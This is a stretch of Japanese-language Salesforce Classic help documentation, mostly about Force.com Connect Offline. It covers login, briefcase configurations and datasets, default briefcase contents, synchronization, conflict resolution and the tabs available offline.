- 拡張差し込み印刷は、リッチテキストエリア項目のフォーマットはサポートしていません。
- レコード詳細ページから差し込み印刷を使用すると、そのレコードの標準ワークフロールールと入力規則が自動的に起動します。ただし、拡張差し込み印刷を使用すると、これらの規則は起動されません。
- 拡張差し込み印刷で、差し込み印刷処理に次の制限が追加されます。
  - 1,000 レコードまで
  - 選択した差し込み印刷テンプレートの合計サイズが 1 MB 未満

  - 一括差し込み印刷で、選択したレコードの数と選択した差し込み印刷テンプレートの合計サイズの積が 50 MB 未満
- 差し込み印刷ドキュメントをプレビューしても、テンプレートしか表示されません。[テンプレートをプレビュー]ではレコード詳細を利用できないため、プレビューでは差し込み項目にデータが入力されません。

関連トピック:

差し込み印刷

拡張差し込み印刷を使用した一括差し込み印刷ドキュメントの生成

Connect Offline

Force.com Connect Offline

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Force.com Connect Offline を使用して、場所や時間に制約されることなく、完全なオフライン状態で、重要な取引先の処理を実行します。

Connect Offline は、オンラインシステムと同じブラウザベースのインターフェースを使用しますが、インターネット接続せずに Salesforce レコードのサブセットにアクセスできるようにするクライアントアプリケーションです。Connect Offline を使用して、取引先、活動、取引先責任者、商談、リード、カスタムオブジェクトレコード (リレーショングループなど) を表示、作成、および削除します。商談に商品やスケジュールを追加したり、商談の商品やスケジュールを更新することもできます。

Connect Offline でアクセスできる Salesforce レコードのサブセットは、ブリーフケースとして参照されます。管理者はブリーフケース設定を作成できます。この設定は、特定のプロファイルを持つユーザのブリーフケースで使用可能なレコードを決定するパラメータのセットです。複数のオフラインユーザのさまざまなニーズを同時に満たせるように、組織で複数のブリーフケース設定を持ち、それぞれを異なるプロファイルセットに関連付けることができます。たとえば、ある設定ではユーザのブリーフケースのリードと商談を、営業担当プロファイルを持つユーザのブリーフケースと同期させ、別の設定ではユーザのブリーフケースの取引先と関連する商談を、アカウントエグゼクティブプロファイルを持つユーザのブリーフケースと同期させることができます。ブリーフケース設定が割り当てられていないユーザは、独自の Connect Offline ブリーフケースの設定を作成し、ブリーフケースに含める取引先を手動で選択することができます。

オンラインの場合、ユーザは自分の Connect Offline ブリーフケースと Salesforce とを同期することができます。同期中、ブリーフケース内のレコードへの変更は Salesforce にも適用され、その逆も行われます。このようにして、Salesforce と Connect Offline の両方が最新のレコードが含まれるようになります。ブリーフケース内のレコードの更新内容が、Salesforce でのレコードの更新内容と競合する場合、Connect Offline には競合の解決ツールが表示され、ユーザは簡単に競合を解決できます。

Connect Offline をすぐに使い始めるには、Salesforce にログインし、Connect Offline クライアントアプリケーションをインストールします。

関連トピック:

- Connect Offline のインストール
- デフォルトの Connect Offline ブリーフケースの中身とは?
- Connect Offline へのログイン
- Connect Offline で使用可能なタブ

Connect Offline へのログイン

1. 使用しているコンピュータから [開始] > [プログラム] > [salesforce.com] > [Connect Offline] をクリックするか、[Connect Offline] デスクトップアイコンをダブルクリックします。

   重要: Connect Offline に初めてログインするときには、インターネットに接続する必要があります。

2. Salesforce のユーザ名とパスワードを入力します。

   メモ: 組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce により自動でアクティベーションメールが送信され、ユーザはそれを使用してログインできます。このメールには、パスワードの末尾に追加する必要のあるセキュリティトークンが記載されています。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* である場合、ログインするには *mypasswordXXXXXXXXXX* と入力する必要があります。

3. Connect Offline で、このオプションを前回選択して以降、Salesforce の項目、オブジェクト、およびタブの名前に対する変更があった場合、それを反映させるには［タブの名称を更新］チェックボックスをオンにします。

   メモ: Salesforce では、初めてログインしたときに自動的にタブを更新します。

4. ［私のデータを同期］チェックボックスをオンにすると、Connect Offline ブリーフケースと Salesforce とが同期されます。
5. [ログイン] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

必要なユーザ権限

Connect Offline でレコードを参照する
- 取引先や取引先責任者、商談など、該当するレコードタイプに対する「参照」

Connect Offline でレコードを更新する
- 取引先や取引先責任者、商談など、該当するレコードタイプに対する「作成」、「編集」または「削除」

ブリーフケース設定

Connect Offline ブリーフケース設定の管理

Connect Offline ブリーフケース設定は、個々のユーザおよび特定のプロファイルを持つユーザのブリーフケースで使用可能なレコードを決定するパラメータのセットです。複数のオフラインユーザのさまざまなニーズを同時に満たせるように、複数のブリーフケース設定を作成し、それぞれを異なるユーザとプロファイルに関連付けることができます。たとえば、ある設定では営業担当のリードと商談を含め、別の設定ではアカウントエグゼクティブの取引先および関連する商談を含めることができます。

ブリーフケース設定が割り当てられていないユーザには、デフォルトのブリーフケースの中身が表示されます。また、そのようなユーザは、独自の Connect Offline ブリーフケースを手動で設定できます。ただし、ブリーフケース設定には次の機能があるため、Salesforce は、ユーザが独自のオフラインブリーフケースを手動で設定できるようにするのではなく、ブリーフケース設定を使用することをお勧めします。

- 設定の一元管理
- 個人のブリーフケース設定では取引先、取引先責任者、商談、またはリードに関連するカスタムオブジェクトしかサポートしないのに対し、任意のカスタムオブジェクトとの同期が可能
- 高い柔軟性と条件検索機能を備えたデータセット定義の機能

組織のブリーフケース設定を管理するには、[設定] から［クイック検索］ボックスに「*オフラインブリーフケース設定*」と入力し、[オフラインブリーフケース設定] を選択します。

- ブリーフケース設定を作成するには、[新規オフラインブリーフケース設定] をクリックします。
- オフラインブリーフケース設定のデータセットを定義するには、ブリーフケース設定の名前をクリックしてから、[データセット] 関連リストの [編集] をクリックします。
- ブリーフケース設定に変更を加えるには、[編集] をクリックします。
- ブリーフケース設定を削除するには、[削除] をクリックします。
- ブリーフケース設定の詳細を表示するには、その名前をクリックします。
- ブリーフケース設定をコピーするには、コピーする設定を選択し、[コピー] をクリックします。
- ブリーフケース設定を有効にするには、有効にする設定の横にある [編集] をクリックし、［有効］を選択して、[保存] をクリックします。
- ブリーフケース設定を無効にするには、有効にする設定の横にある [編集] をクリックし、［有効］の選択を解除して、[保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Connect Offline ブリーフケース設定を参照する
- 「設定・定義を参照する」

Connect Offline ブリーフケース設定を作成、変更、または削除する
- 「モバイル設定の管理」

重要: アクティブなブリーフケース設定を無効化すると、その設定に割り当てられているユーザはブリーフケースを同期できなくなります。

関連トピック:

デフォルトの Connect Offline ブリーフケースの中身とは?

オフラインブリーフケース設定の作成

1. [設定]から、[クイック検索]ボックスに「*オフラインブリーフケース設定*」と入力し、[オフラインブリーフケース設定] を選択して、ブリーフケース設定リストページにアクセスします。
2. [新規オフラインブリーフケース設定] をクリックします。
3. ブリーフケース設定の名前を入力します。
4. ブリーフケース設定を作成してすぐ有効にする場合は、[有効] チェックボックスをオンにします。設定は、このチェックボックスをオンにするまでは機能しません。
5. ブリーフケース設定の説明を入力します。
6. [選択可能なユーザ] ボックスからユーザとプロファイルを選択し、[追加] 矢印をクリックすると、ブリーフケース設定に割り当てられます。追加するユーザまたはプロファイルがすぐに見つからない場合は、検索ボックスにプロファイル名を入力し、[検索] をクリックします。各ユーザまたはプロファイルを割り当てることのできるブリーフケース設定は 1 つだけです。

   [割り当てられたユーザ] ボックスに、このブリーフケース設定には割り当てないユーザとプロファイルがある場合、そのユーザとプロファイルを選択して、[削除] 矢印をクリックします。

   警告: 有効なブリーフケース設定からユーザまたはプロファイルを削除すると、それ以降、そのユーザはその設定に対してブリーフケースを同期できなくなります。次回ユーザが同期を実行するとき、Connect Offline はデフォルトのブリーフケースの中身でブリーフケースを同期します。

   プロファイルをブリーフケース設定に割り当てるとき、設定はそのプロファイルを持つすべての Connect Offline ユーザに適用され、ユーザ個人のブリーフケース設定は上書きされます。
7. [保存] をクリックします。
8. また、このオフラインブリーフケース設定用のデータセットを作成し、その設定のユーザがブリーフケースで受信するデータを決定する必要があります。

[有効] チェックボックスをオンにするまでは、オフラインブリーフケース設定は有効になりません。また、このブリーフケース設定用のデータセットを作成し、この設定を使用するユーザが Connect Offline でアクセスできるレコードを決定する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ブリーフケース設定を作成、変更、または削除する
- 「モバイル設定の管理」

関連トピック:

Connect Offline ブリーフケース設定の管理

デフォルトの Connect Offline ブリーフケースの中身とは?

Connect Offline データセットの定義

ブリーフケース設定を作成した後、そのデータセットを定義して、そのブリーフケース設定がユーザのプロファイルに割り当てられたときに、ユーザがConnect Offline でアクセスできるレコードを指定します。

データセットは、ブリーフケース設定におけるパラメータで、そのブリーフケース設定に割り当てられたユーザのブリーフケースに表示されるレコードを決定します。各データセットは、1つのオブジェクトの複数のレコードに関連し、そのオブジェクトの名前で分類されます。たとえば、取引先データセットには、取引先レコードが含まれます。各データセット内の条件と制限によって、そのデータセットに含まれるレコードをさらに制限できます。

データセットには、最上位のデータセット (親データセット) に関連する下位のレコードのデータセット (子データセット) を含めることができます。たとえば、階層の最初のレベルに [取引先] データセットを指定し、その取引先レコードに関連するすべての取引先責任者レコードを含む [取引先責任者] のデータセットを下位に追加することができます。

1つのブリーフケース設定内に、同じオブジェクトに対し複数のデータセットを異なるレベルで含めることができます。たとえば、[リード] の下位に [行動] のデータセットを設定したり [行動] の下位に [リード] のデータセットを持つことができます。

ブリーフケース設定のデータセットを定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*オフラインブリーフケース設定*」と入力し、[オフラインブリーフケース設定] を選択します。
2. 変更するブリーフケース設定の名前をクリックします。
3. [データセット] 関連リストで、[編集] をクリックします。
4. [データセット] ページから、次の操作が可能です。
   - データセットを追加する。
   - データセットを選択して [削除] をクリックし、データセットを削除する。
   - 階層内でデータセットを選択し、データセットを編集する。右ペインには、そのデータセットの検索条件が表示されます。

   データセット定義の変更内容は、ページを遷移しない限り Salesforce が自動的に保持します。
5. [テストデータサイズ] セクションで、ユーザを選択して [データサイズの見積り] をクリックし、ユーザのブリーフケースと同期するデータセットのデータ量を見積ます。データセットが大きくなるほど、同期には時間がかかり、ユーザのコンピュータのディスク容量も消費します。

   メモ: [ユーザの選択] 項目のデフォルト値は、現在ログインしているユーザの名前になっています。ただし、データサイズのテストは、データセットを定義しているブリーフケース設定に実際に割り当てられることになるユーザに対して行うことが重要です。

   テストが完了すると、[テストデータサイズ] セクションには、データセットサイズの概要が示され、ページ上部のデータセット階層には、各データセットが生成するレコード数と、各データセットのサイズが表

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Connect Offline データセットを参照する
- 「設定・定義を参照する」

Connect Offline データセットを作成、変更、または削除する
- 「モバイル設定の管理」

示されます。こうした統計を使用して、検索条件を追加してサイズを縮小する必要がありそうなデータセットを特定します。

[テストデータサイズ]セクションのテスト統計は、データセットを編集しても自動的には更新されません。テスト結果を更新するには、[データサイズの更新] をクリックします。

6. 終了後、[完了] をクリックします。

データセットの追加

データセットを追加する手順は、次のとおりです。

1. 階層内で、[データセット]を選択して親データセットを作成するか、既存のデータセットを選択して子データセットを作成します。
2. [追加...] をクリックします。
3. ポップアップウィンドウで、そのデータセットに含めるレコードのオブジェクトを選択します。Salesforce では、すべてのカスタムオブジェクトと次の標準オブジェクトに対して、親データセットを作成できます。
   - 取引先
   - 取引先責任者
   - 行動
   - リード
   - 商談
   - 商品
   - ToDo
   - ユーザ

   子データセットを追加する場合、選択した親データセットに関連するオブジェクトのみをポップアップウィンドウにリストします。

   メモ: Salesforce では、親データセットと他のオブジェクトの子データセットの両方で同じオブジェクトを指定している場合、子データセットで指定している条件を満たしていなくても、親データセットの条件に当てはまるレコードを転送します。

4. [OK] をクリックします。作成したデータセットが階層内に表示されます。
5. 必要に応じて、条件を設定して、親または子のデータセットに含まれるレコードを制限します。
   a. [所有者別に絞り込み] オプションを使用して、Salesforce がレコードの所有者に基づいて自動的にレコードの同期を行うように設定します。使用可能な選択肢は次のとおりです。
      - すべてのレコード: Salesforce は、ユーザがアクセスできるすべてのレコードを自動的に同期します。
      - ユーザのレコード: Salesforce は、ユーザが所有するすべてのレコードを自動的に同期します。
      - ユーザのチームのレコード: Salesforce は、ユーザとロール階層内でそのユーザの下位にあるユーザが所有するすべてのレコードを自動的に同期します。
      - ユーザの取引先チームのレコード: Salesforce は、そのユーザが取引先チームのメンバーである取引先を自動的に同期しますが、そのユーザが所有する取引先は含まれません。

- ユーザの商談チームのレコード:Salesforceは、そのユーザが商談チームのメンバーである商談を自動的に同期しますが、そのユーザが所有する商談は含まれません。
- なし （検索のみ）: Salesforce は、このデータセットのどのレコードも自動的には同期しません。

Salesforceは、選択したデータセットに関連するオプションのみを表示します。たとえば、取引先データセットを選択すると、［ユーザの取引先チームのレコード］オプションが表示され、商談データセットを選択すると、［ユーザの商談チームのレコード］オプションが表示されます。

あるオブジェクトをオフラインで使用するにあたり、使用可能なレコードの所有者条件を組み合わせる必要がある場合、同じオブジェクトデータセットを同じ階層レベルに最大4回まで追加できます。たとえば、ある営業マネージャが、自分の商談、自分の部下が所有する商談、および自分が商談チームメンバーである商談を同期するとします。この場合は、商談データセットを追加して、［ユーザのチームのレコード］を選択します。次に、2番目の商談データセットをその階層の同一レベルで選択し、［ユーザの商談チームのレコード］を選択します。所有者条件オプションが1つしかないオブジェクトは、階層の同一レベルで複数回追加することはできません。

b. [所有者別に絞り込み] で選択した条件に加えて、特定の条件にも一致するレコードだけを自動的に同期するよう設定します。たとえば、条件は、金額が$50,000を超える商談レコード、または、役職が「ディレクター」の取引先責任者レコードだけを含むように設定できます。オフライン設定検索条件で、$User グローバル変数の一部を使用できます。

各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加] をクリックします。

c. 1つのデータセットによって大量のメモリを使い切ってしまうことのないよう、[レコードの上限数を設定] で 2 番目のラジオボタンを選択し、このデータセットによりブリーフケースに転送できるレコードの最大数を入力します。[並び替えの基準] および [並び替え] ドロップダウンリストを使用して、使用可能なレコード数が設定した制限を超えた場合に同期されるレコードを指定します。

制限に達している場合、Salesforce は [並び替えの基準] と [並び替え] の設定に従ってレコードを同期します。たとえば、設定が [最終更新日] の [降順] になっている場合、Salesforce は、最近変更されたレコードを転送し、変更された日の古いものから同じ数だけのレコードを削除します。

[所有者別に絞り込み] オプションで［なし （検索のみ）］を選択した場合、自動的に同期されるレコードがないため、設定した制限は適用されません。

ヒント: 検索条件の代わりに [レコードの上限数を設定] を使用しないでください。[レコードの上限数を設定] は、安全確保のためにのみ使用し、検索条件はブリーフケース内のレコード数を制限することを主目的として使用してください。それにより、Connect Offlineユーザはデバイスに適正なレコードを受信するようになります。

6. 終了後、[完了] をクリックします。

データセットに関するメモ

- Connect Offlineユーザはブリーフケースで取引先責任者の役割を参照できます。取引先責任者の役割をブリーフケースに追加するには、取引先責任者データセットを商談データセットの子としてブリーフケース設定に含めます。
- Connect Offline では、定期的な行動は使用できません。

- 各データセットで、最大 5,000 件のレコードを同期することができます。
- データセットに対し、カスタムタブアイコンを持つカスタムオブジェクトを追加すると、カスタムタブのデザインは Connect Offline の [星] タブスタイルになります。
- Connect Offline は、現在 Force.com アプリケーションメニューをサポートしていません。ブリーフケース設定でカスタムオブジェクトを同期する場合、たとえ、そのオブジェクトが他のアプリケーションに属するものであっても、Connect Offline にログインすると、それらのカスタムオブジェクト用のすべてのタブが表示されます。

関連トピック:

Connect Offline ブリーフケース設定の管理

オフラインデータセットのサンプル

Connect Offline ブリーフケースへの取引先の手動での追加

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を Connect Offline に手動で追加する
- 取引先に対する「参照」

システム管理者がプロファイルにブリーフケース設定を割り当てていない場合、取引先詳細ページにある [オフラインで使用] ボタンをクリックして、Connect Offline ブリーフケースに取引先を手動で追加します。

次回ブリーフケースを同期するとき、Salesforce では取引先を Connect Offline に移行します。それと同時に、次のレコードも移行します。

- 取引先に関連するすべての取引先責任者 (取引先責任者に対する「参照」以上のアクセス権がある場合)
- 取引先と関連付けられているすべての商談 (商談に対する「参照」以上のアクセス権がある場合)。これには、自分が共有している商談、ロール階層において自分より下位のユーザが所有している商談、または自分が所属する商談チームの商談が含まれます。ダウンロードした商談に追加されている商品とスケジュールも含まれます。
- 取引先と主従関係にある、すべてのカスタムオブジェクト。
- 次のガイドラインに従った、移行に含まれ取引先に関連する行動および ToDo
  - 日付が当月、過去 2 か月、または 24 か月先までの行動
  - 24 か月先までのすべての進行中 ToDo
  - 期日が当月、過去 2 か月、または 24 か月先までの完了した ToDo
  - 当月または過去 2 か月以内に作成または変更された、期日が空白の ToDo

取引先は 100 件まで手動でブリーフケースに追加できます。

メモ: [オフラインで使用] ボタンは、ブリーフケース設定がないプロファイルに割り当てられたすべての Connect Offline ユーザの取引先詳細ページに自動的に表示されます。[オフラインで使用] ボタンは、取引先ページレイアウトに追加する必要はありません。

手動で追加した取引先の Connect Offline からの削除

手動で追加した取引先をブリーフケースから削除する手順は、次のとおりです。

1. [個人設定] から、［クイック検索］ボックスに*Connect Offline*と入力し、**[Force.com Connect Offline]** を選択します。
2. **[ブリーフケースの設定]** をクリックします。
3. 削除する取引先の横にあるチェックボックスをオンにします。
4. **[ブリーフケースから除く]** をクリックします。

次回ブリーフケースを同期する時に、Salesforceは、取引先に加えて、その取引先に関連する取引先責任者、商談、活動、および取引先と主従関係にあるカスタムオブジェクトレコードをブリーフケースから削除します。

デフォルトの Connect Offline ブリーフケースの中身とは?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザプロファイルに関連付けられているブリーフケース設定がない場合、デフォルトのブリーフケースには自動的に次のデータが含まれます。

- 非公開の取引先責任者を含む、すべての取引先責任者と関連する取引先または商談に対する参照アクセス権
- ブリーフケース内の取引先に関連するすべての取引先責任者 (取引先責任者に対する「参照」以上のアクセス権がある場合)
- ブリーフケース内の取引先に関連する進行中の商談、または完了予定日が今月、過去2か月、または24か月先までのすべての商談(商談に対する「参照」以上のアクセス権がある場合)。これには、自分が共有している商談、ロール階層において自分より下位のユーザが所有している商談、または自分が所属する商談チームの商談が含まれます。ダウンロードした商談に追加されている商品とスケジュールも含まれます。
- 最大 5000 までの、すべてのリード
- ブリーフケースに含まれる取引先、取引先責任者、または商談と主従関係があるすべてのカスタムオブジェクトレコード
- 次のガイドラインに従った、自分の ToDo および行動、また、ブリーフケース内の取引先に関連する ToDo および行動
  - 日付が過去 2 か月、または 24 か月先までの行動
  - 24 か月先までのすべての進行中 ToDo
  - 期日が過去 2 か月、または 24 か月先までの完了した ToDo
  - 当月または過去 2 か月以内に作成または変更された、期日が空白の ToDo

  メモ: カスタムオブジェクトと関連付けられている ToDo および行動がオフラインで使用できない場合は、その活動の［関連先］項目にそのレコードが Connect Offline では使用できないことが示されています。

ユーザプロファイルにブリーフケース設定が関連付けられていない場合、デフォルトのブリーフケースには、自分が所有する商談に関連付けられたすべての取引先が含まれます。ただし、ブリーフケース内の取引先の選択を変更して、代わりに次のオプションの 1 つを含めることができます。

- 手動で含めた取引先
- ブリーフケース内の活動に関連する取引先

- すべての取引先

取引先選択を編集するには、[ブリーフケースの設定] を編集します。

関連トピック:

Connect Offline のインストール

Connect Offline で使用可能なタブ

Connect Offline をトラブルシューティングする

Connect Offline ブリーフケース取引先選択の変更

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

管理者により自分のプロファイルにブリーフケース設定が割り当てられていない場合、ブリーフケースにはデフォルトのブリーフケースの中身が入っています。この中には、自分が所有する商談に関連付けられた取引先、手動で指定した取引先、および自分の取引先責任者に関連する取引先が含まれています。Connect Offline ブリーフケースの中の取引先の選択を変更する手順は、次のとおりです。

1. [個人設定] から、[クイック検索] ボックスに *Connect Offline* と入力し、**[Connect Offline]** を選択します。
2. [ブリーフケースの設定] をクリックします。
3. ブリーフケース設定の横にある [編集] をクリックします。
4. 次のオプションの 1 つを選択し、ブリーフケースに含める取引先を指定します。
   - 手動で選択 — 取引先の詳細ページと自分の取引先責任者に関連する取引先の [オフラインで使用] ボタンをクリックすると、最大 100 件の取引先を手動で指定できます。
   - 商談ベースのブリーフケース — 自分が所有する商談に関連付けられている最大 5,000 件 (手動で指定する取引先と自分の取引先責任者に関連する取引先に加えて) の取引先を指定できます。次の制限事項が適用されます。
     - 取引先に対する「参照」以上の権限が必要です。
     - これらの商談は、進行中か、または完了予定日が過去 2 か月または 24 か月先までの範囲内にあることが必要です。

     商談ベースのブリーフケースは、デフォルトのブリーフケース設定です。
   - 活動ベースのブリーフケース — ブリーフケース内の活動に関連する取引先を (手動で指定する取引先と自分の取引先責任者に関連する取引先に加えて) 最大 5,000 件指定できます。
   - すべての私の取引先 — 自分が所有する取引先または取引先チームで自分が所属する取引先を (手動で指定する取引先と自分の取引先責任者に関連する取引先に加えて) 最大 5,000 件指定できます。
5. [保存] をクリックします。

重要: 自分で自分のブリーフケース内の取引先の設定を変更した後で、管理者がブリーフケース設定をプロファイルに割り当てると、次に Connect Offline を同期するときに、自分で行ったブリーフケース取引先選択は割り当てられたブリーフケース設定によって上書きされます。

関連トピック:

- Connect Offline へのログイン
- Salesforce 環境のカスタマイズ

ブリーフケースの同期

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

インターネットに接続して Connect Offline を使用すると、ブリーフケースと Salesforce を同期することができます。同期中、Connect Offline は、Salesforce を更新して、オフライン時にブリーフケースのレコードに対して行った変更を反映させます。Connect Offline は、ブリーフケースのレコードも更新し、最後の同期以降の Salesforce での変更を反映させます。このようにして、Salesforce と Connect Offline の両方が最新のレコードが含まれるようになります。

ブリーフケースは、初めて Connect Offline にログインしたときに、自動的に同期を取ります。インターネットに接続して Connect Offline を使用しているとき、ブラウザウィンドウの右上角にある [ブリーフケースの同期] をクリックすると、いつでもブリーフケースを同期することができます。

ユーザがオフラインで変更済みのレコードを別のユーザがオンラインで変更した場合、同期中にデータの競合が発生する場合があります。ブリーフケース内のレコードの更新内容が、Salesforce でのレコードの更新内容と競合する場合、Connect Offline には競合の解決ツールが表示され、そこで簡単に競合を解決できます。その時点では競合を解決しない場合は、[キャンセル]をクリックして、競合の解決ツールを終了します。Connect Offline [ホーム] タブの [エラー] セクションにあるリンクをクリックすると、後で競合の解決ツールに戻ることができます。

ブリーフケースを空にする

ブラウザウィンドウの右上角にある [ブリーフケースを空にする] リンクから、Connect Offline を初期状態にリセットします。

警告: [ブリーフケースを空にする] リンクをクリックすると、Connect Offline はブリーフケースファイルと設定をすべて削除します。コンピュータのタイムゾーンを変更する場合や管理者による要望がある場合は、ブリーフケースを空にします。

Connect Offline 競合の解決

Connect Offline で変更したレコードと同じレコードを Salesforce で変更すると、同期するときにデータの競合が発生します。たとえば、Connect Offline で取引先責任者の電話番号を変更し、同期する前に別のユーザが Salesforce でその取引先責任者の住所を変更すると、競合が発生します。

競合が発生すると、最後の正しい値を特定することで競合を解決できる、競合の解決ツールが Connect Offline に表示されます。ウィンドウの左側にはデータ競合のあるレコードの一覧が表示され、ダイアログボックスの右側には、左側で選択したレコードの競合データを含む項目が表示されます。

競合の解決ツールを使用する手順は、次のとおりです。

1. 左側のペインで、ドロップダウンリストを使用してレコードの表示方法をツリービューにするかリストビューにするかを選択し、解決するレコードを選択します。
2. 右側のペインで、ドロップダウンリストを使用してレコードのすべての項目を表示するか競合するデータを持つ項目のみを表示するかを選択し、正しい値の横にあるラジオボタンを選択します。
3. 必要に応じて、鉛筆アイコン ( ) をクリックし、保存する値を手動で入力します。

   メモ: 商談の商品など、いくつかのオブジェクトの参照のみの項目の場合は、鉛筆アイコンは表示されません。

4. 左側のペインにリストされている各レコードに対して、これらの手順を繰り返します。競合を解決するために値を選択している場合は、左側のペインの、レコードの状況に緑のチェックが表示されます。
5. 競合のあるレコードをすべて選択し、[送信] をクリックします。

競合の解決ツールを使用する場合は、次のことに注意してください。

- 現時点ではデータの競合を解決しないように選択する場合は、[キャンセル] をクリックします。これで Connect Offline の作業を続行できますが、データを同期するたびに競合の解決ツールが表示されます。
- Connect Offline では入力規則に違反する値を入力できますが、このような入力規則違反は、競合の解決ツールにデータ競合として表示されます。

  競合の解決ツールには、一度に 1 つの違反のみ表示されます。レコードが複数の入力規則に違反する場合は、各違反を個別に解決して同期します。

- 商談の商品のような一部のオブジェクトの項目値は、競合の解決ツールでは参照のみですが、次の手順でこれらの値を変更できます。

  1. 左ペインのツリービューに切り替えます。
  2. すべて展開した後、一番下の分岐を選択します。
  3. [自分の値] ラジオボタンをオンにして Connect Offline の値を保存するか、[Salesforce 値] ラジオボタンをオンにしてサーバの値を保存します。参照のみの項目の値は、それに応じて変更されます。
  4. [送信] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Connect Offline でレコードを参照する

- 取引先や取引先責任者、商談など、該当するレコードタイプに対する「参照」

Connect Offline でレコードを更新する

- 取引先や取引先責任者、商談など、該当するレコードタイプに対する「作成」、「編集」または「削除」

オプションを選択せずに [送信] をクリックすると、Connect Offline は、競合の解決で参照のみになっている値を保存します。

Connect Offline で使用可能なタブ

タブと機能のサブセットは、Connect Offline で使用できます。

システム管理者が Salesforce の標準タブの名前を変更したり、ブリーフケース設定にカスタムオブジェクトを追加したりすると、表示されるタブが異なる場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[ホーム] タブ

- 複数個人の行動以外の行動および ToDo を参照、作成、変更、削除します。
- ブリーフケースの中身を更新または空にします。
- サイドバーで、同期、検索を行い、最近使ったデータを参照します。
- [ブリーフケース情報] を展開すると、Connect Offline にある各オブジェクトのレコード数、および最後に同期して以降に更新したレコード数が表示されます。

  メモ: [ブリーフケース情報]にある、更新したレコードのリストには、削除したレコードは含まれません。また、検索結果には、取引先の [説明] などのロングテキストエリア項目は含まれません。

- カレンダーの下のアイコンをクリックして、異なる表示形式で活動を表示します。
- 競合の解決ツールを起動するには、サイドバーに「現在修正すべき競合があります。」というリンクが表示されたときに、そのリンクをクリックします。

[取引先] タブ

- 取引先ホームページに最近使った取引先を表示します。
- オフラインの取引先を一覧表示する標準のリストビューを選択します。
- 取引先を表示、作成、変更、削除します。
- 個人取引先を表示、作成、変更、削除します。この機能は、Connect Offline バージョン 3.5.2.13 以降でのみ使用できます。
- オフラインの取引先に関連付けられたカスタムオブジェクトを参照、作成、変更、削除します。
- 取引先責任者、商談、および活動をオフラインの取引先とリンクします。
- 組織のレコードタイプ、ダイナミックページレイアウト、項目レベルセキュリティ、および翻訳された値 (トランスレーションワークベンチで定義したもの) を使用します。
- 自分が「編集」アクセス権を持つデータを更新します。データの共有設定に応じて、参照のみ可能なデータがブリーフケースに保存されている場合があります。

[リレーショングループ] タブ

- さまざまなリレーショングループメンバーの家族性役割および職業的役割を記録追跡します。
- リレーショングループの上位 2 人のメンバーに 1 番目の指定および 2 番目の指定を割り当てます。

- リレーショングループメンバーのすべての活動に関する [積み上げ] 関連リストを表示します。
- リレーショングループの取引先に関連するカスタムオブジェクトの [積み上げ] 関連リストを表示します。

メモ: この機能は、Connect Offline バージョン 3.5.2.13 以降でのみ使用できます。リレーショングループ詳細ページの関連リストは、Connect Offline では使用できません。

[取引先責任者] タブ

- 取引先責任者ホームページに最近使った取引先責任者を表示します。
- オフラインの取引先を一覧表示する標準のリストビューを選択します。
- 取引先責任者を表示、作成、変更、コピー、削除します。
- オフラインの取引先責任者に関連付けられたカスタムオブジェクトを参照、作成、変更、削除します。
- 活動をオフラインの取引先責任者とリンクします。
- 組織のレコードタイプ、ダイナミックページレイアウト、項目レベルセキュリティ、および翻訳された値 (トランスレーションワークベンチで定義したもの) を使用します。
- 自分が「編集」アクセス権を持つデータを更新します。データの共有設定に応じて、参照のみ可能なデータがブリーフケースに保存されている場合があります。

[商談] タブ

- 商談ホームページに最近使った商談を表示します。
- オフラインの商談を一覧表示する標準のリストビューを選択します。
- 商談を表示、作成、変更、コピー、または削除します。
- オフラインの商談に関連付けられたカスタムオブジェクトを参照、作成、変更、削除します。
- 活動および取引先責任者の役割をオフラインの商談に関連付けます。
- 取引先責任者の役割、商品やスケジュールを追加および更新し、商談の価格表を変更します。
- 組織のレコードタイプ、ダイナミックページレイアウト、項目レベルセキュリティ、および翻訳された値 (トランスレーションワークベンチで定義したもの) を使用します。
- 自分が「編集」アクセス権を持つデータを更新します。データの共有設定に応じて、参照のみ可能なデータがブリーフケースに保存されている場合があります。

[リード] タブ

- リードホームページに最近使ったリードを表示します。
- オフラインのリードを一覧表示する、標準のリストビューを選択します。
- 共有設定に従って、リードを参照、作成、変更、または削除します。

  メモ: Connect Offline でのリードの変更によって割り当てルールが起動されることはありません。

- 活動をオフラインのリードとリンクします。
